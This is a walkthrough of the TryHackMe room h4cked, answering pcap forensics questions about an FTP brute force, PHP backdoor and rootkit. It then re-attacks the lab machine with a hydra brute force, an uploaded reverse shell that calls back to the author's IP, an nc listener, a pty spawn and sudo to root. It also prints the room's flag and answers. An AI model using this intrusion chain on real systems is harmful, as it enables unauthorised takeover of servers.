
h4cked - Tryhackme

This is walk through of tryhackme's machine named h4acked , which is based on a .pcap file forensics or network forensics to determine how the machie was hacked and we will also be hacking our way into the machine in the end of the task.



Oh no ! We have been hacked

this task has a pcap file attached to it which we will analyze and do the tasks , download the file , open it in wireshark and lets begin .


okay so here i will answer the questions one by one with how i got to the answer in first place .

Q1 -The attacker is trying to log into a specific service. What service is this?

so the answer to this is FTP and how , if we look at the packets they are going to port 21 that is of FTP :

192.168.0.115	TCP	74	57064 → 21
192.168.0.147	TCP	74	21 → 57064
192.168.0.115	TCP	66	57064 → 21
192.168.0.147	FTP	88	Response: 2
192.168.0.115	TCP	66	57064 → 21
192.168.0.115	FTP	78	Request: US
192.168.0.147	TCP	66	21 → 57064
192.168.0.147	FTP	100	Response: 3
192.168.0.115	TCP	66	57064 → 21
192.168.0.115	FTP	81	Request: PA
192.168.0.147	TCP	66	21 → 57064
192.168.0.147	FTP	88	Response: 5
192.168.0.115	TCP	66	57064 → 21

also if we follow the TCP stream using follow TCP stream option we get ,




Hello FTP world prompt that also signifies that the service is FTP.

Q2 - There is a very popular tool by Van Hauser which can be used to brute force a series of services. What is the name of this tool?


Answer - hydra ,

because hydra is a CLI and GUI based password brute forcing tool , i know that by experience but it can also be googled :-)



Q3 - The attacker is trying to log on with a specific username. What is the username?


we followed the TCP stream and there in user column jenny was used , so jenny is being targeted here.




Q4 - What is the user's password?

Answer : well as reading through the pcap file it looks like that hydra was used to crack the password and there were lots of authentication attempts done to crack the password

like this :




and after some long scrolling we can see that password123 lead to a successful login and hence is the correct password .




Q5 - What is the current FTP working directory after the attacker logged in?

the answer is :



/var/www/html as attacker ran the PWD command .

Q6 - The attacker uploaded a backdoor. What is the backdoor's filename?




the answer is shell.php as the attacker used STOR command to upload the payload to the victim's computer.


Q7 - The backdoor can be downloaded from a specific URL, as it is located inside the uploaded file. What is the full URL?

okay so it is asking use to find the website from which this payload has been taken , to do that we have to look at the payload ,


we can use ftp-data to look the data that has been transferred , apply the filter ftp-data :



then look for the STOR shell.php command that was used to upload the payload :



follow its TCP stream :




and here is the answer , http://pentestmonkey.net/tools/php-reverse-shell

Q8 - Which command did the attacker manually execute after getting a reverse shell?


Ans - whoami

as we can see after getting a shell the attacker ran :




Q9 - What is the computer's hostname?

Ans - when we get a reverse shell it also sends us back the hostname of the computer , so here in the stream where we received a shell :



wir3 is the answer as it is the hostname .


Q10 - Which command did the attacker execute to spawn a new TTY shell?

Ans - 

attacker used python to spawn a new shell .

Q11- Which command was executed to gain a root shell?

Ans - sudo su

as we can see , 

after the sudo su the whoami command was ran , telling us that we got root .

Q12 - The attacker downloaded something from GitHub. What is the name of the GitHub project?

```
root@wir3:~# git clone https://github.com/f0rb1dd3n/Reptile.git
git clone https://github.com/f0rb1dd3n/Reptile.git
Cloning into 'Reptile'...
remote: Enumerating objects: 217, done..[K
remote: Counting objects:   0% (1/217).[K
remote: Counting objects:   1% (3/217).[K
remote: Counting objects:   2% (5/217).[K
remote: Counting objects:   3% (7/217).[K
remote: Counting objects:   4% (9/217).[K
remote: Counting objects:   5% (11/217).[K
```

the attacker cloned the Reptile.git repository

Q13 - The project can be used to install a stealthy backdoor on the system. It can be very hard to detect. What is this type of backdoor called?

Ans - it is called a rootkit , as i did some google , here it is :

Reptile - GitHub

Reptile is a LKM rootkit for evil purposes. If you are searching stuff only for study purposes, see the demonstration codes. Features. Give root to unprivileged ...

Hack your way back into the machine

now , lets hack back into the machine as the attacker did .

and so to know , the hacker has changed password , we will use hydra to crack ftp password first ,

i used hydra , and rockyou.txt as the wordlist ,

```
┌──(root㉿kali)-[/home/kali]
└─# hydra -l jenny -P /usr/share/wordlists/rockyou.txt ftp://10.10.8.34
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-09-05 07:26:52
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ftp://10.10.8.34:21/
[21][ftp] host: 10.10.8.34   login: jenny   password: 987654321
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-09-05 07:27:14
```

and we got the password 987654321

lets login to ftp :

```
┌──(root㉿kali)-[/home/kali]
└─# ftp 10.10.8.34
Connected to 10.10.8.34.
220 Hello FTP World!
Name (10.10.8.34:kali): jenny
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
```

and we are now logged in .

lets download the same shell as used by attacker and re-use it :

```
┌──(root㉿kali)-[/home/kali]
└─# wget https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
--2022-09-05 07:31:03--  https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.111.133, 185.199.108.133, 185.199.109.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.111.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5491 (5.4K) [text/plain]
Saving to: 'php-reverse-shell.php'

php-reverse-shell.php      100%[===================>]   5.36K  --.-KB/s    in 0s

2022-09-05 07:31:08 (21.5 MB/s) - 'php-reverse-shell.php' saved [5491/5491]
```

once the payload is downloaded edit the ip and port to your machine's ip and port :

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.17.47.112';  // CHANGE THIS
$port = 7777;          // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
```

like this .

now upload the payload via ftp :

```
ftp> put php-reverse-shell.php
local: php-reverse-shell.php remote: php-reverse-shell.php
229 Entering Extended Passive Mode (|||37441|)
150 Ok to send data.
100% |*****************************************************************************************************|  5494       27.14 MiB/s    00:00 ET
226 Transfer complete.
5494 bytes sent in 00:00 (18.03 KiB/s)
ftp> ls
229 Entering Extended Passive Mode (|||57429|)
150 Here comes the directory listing.
-rw-r--r--    1 1000     1000        10918 Feb 01  2021 index.html
-rw-------    1 1000     1000         5494 Sep 05 11:34 php-reverse-shell.php
-rwxrwxrwx    1 1000     1000         5493 Feb 01  2021 shell.php
226 Directory send OK.
```

like this using put command .

also make the file an executeable so it executes when we request it :

```
ftp> chmod 777 php-reverse-shell.php
200 SITE CHMOD command ok.
ftp> ls
229 Entering Extended Passive Mode (|||42615|)
150 Here comes the directory listing.
-rw-r--r--    1 1000     1000        10918 Feb 01  2021 index.html
-rwxrwxrwx    1 1000     1000         5494 Sep 05 11:34 php-reverse-shell.php
-rwxrwxrwx    1 1000     1000         5493 Feb 01  2021 shell.php
226 Directory send OK.
ftp> exit
221 Goodbye.
```

now setup a netcat listener :

```
┌──(root㉿kali)-[/home/kali]
└─# nc -lnvp 7777
listening on [any] 7777 ...
```

use wget to request the file that leads to payload execution :

```
┌──(root㉿kali)-[/home/kali]
└─# wget http://10.10.8.34/php-reverse-shell.php
--2022-09-05 08:59:27--  http://10.10.8.34/php-reverse-shell.php
Connecting to 10.10.8.34:80... connected.
HTTP request sent, awaiting response...
```

-:openvpn × -:nc × -:wget × -:zsh ×

and we got a shell :

```
┌──(root㉿kali)-[/home/kali]
└─# nc -lnvp 7777
listening on [any] 7777 ...
connect to [10.17.47.112] from (UNKNOWN) [10.10.8.34] 39628
Linux wir3 4.15.0-135-generic #139-Ubuntu SMP Mon Jan 18 17:38:24 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
 12:59:28 up  1:41,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
```

now use python to spawn a full tty shell :

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
```

su into jenny as we now have jenny's password :

```
www-data@wir3:/$ su jenny
su jenny
Password: 987654321
```

now use sudo -l to look for sudo privileges it has :

```
jenny@wir3:/$ sudo -l
sudo -l
[sudo] password for jenny: 987654321

Matching Defaults entries for jenny on wir3:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jenny may run the following commands on wir3:
    (ALL : ALL) ALL
```

jenny can use sudo with any command she prefers , use it to spawn a root shell :

```
jenny@wir3:/$ sudo su
sudo su
root@wir3:/# whoami
whoami
root
```

and we are done , the machine is fully compromised .

Flag :

```
root@wir3:~/Reptile# cat flag.txt
cat flag.txt
ebcefd66ca4b559d17b440b6e67fd0fd
```